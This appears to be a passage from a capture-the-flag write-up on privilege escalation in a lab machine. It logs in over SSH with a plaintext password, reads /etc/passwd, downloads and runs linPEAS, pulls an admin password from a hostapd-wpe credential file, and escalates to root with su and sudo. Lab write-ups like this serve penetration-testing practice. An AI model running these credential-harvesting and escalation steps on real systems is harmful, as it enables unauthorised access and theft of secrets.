
We Comfirm the IP Adress
We Verify Network Interface Configuration
ifconfig
We got an IP Adress
Shell Acces on 10.10.10.1

PRIVESC

We Establish an SSH Connection to a Remote Host
PW = xGgWEwqUpfoOVsLeROeG
(from AirTouch-Consultant = 172.20.1.2)
ssh remote@10.10.10.1

We Enumerate Local User Accounts from /etc/passwd
cat /etc/passwd
We have an admin User also
We host linPEAS on 172.20.1.2
(before we download it to 172.20.1.2 from Attacker Mashine)
python3 -m http.server 80

We download linPEAS to 10.10.10.1 using the WIFI IP that we get via DHCP
wget http://10.10.10.28/linpeas.sh
We Execute LinPEAS for Privilege Escalation Enumeration
chmod +x linpeas.sh && bash linpeas.sh


While enumerating the system with linPEAS, we identified the directory /etc/hostapd
These files belong to hostapd-wpe, a modified version of hostapd used for WPA-Enterprise (802.1X) testing. They contain EAP user definitions and temporary access point configuration files, indicating that the system was configured or prepared to handle WPA-Enterprise authentication scenarios
Depending on the configuration, these files may contain credentials, identities, or authentication parameters related to WPA-Enterprise setups.
We Navigate to the Hostapd Configuration Directory
cd /etc/hostapd

We Inspect the Hostapd WPE User Credential Configuration
cat hostapd_wpe.eap_user
We see the admin creds xMJpzXt4D9ouMuL3JJsMriF7KZozm7

We Switch to the admin User
PW= xMJpzXt4D9ouMuL3JJsMriF7KZozm7
su admin
We Escalate to a Root Shell Using Sudo
sudo su
Root Flag

We Retrieve the Root Flag from the Root Directory
cat /root/root.txt
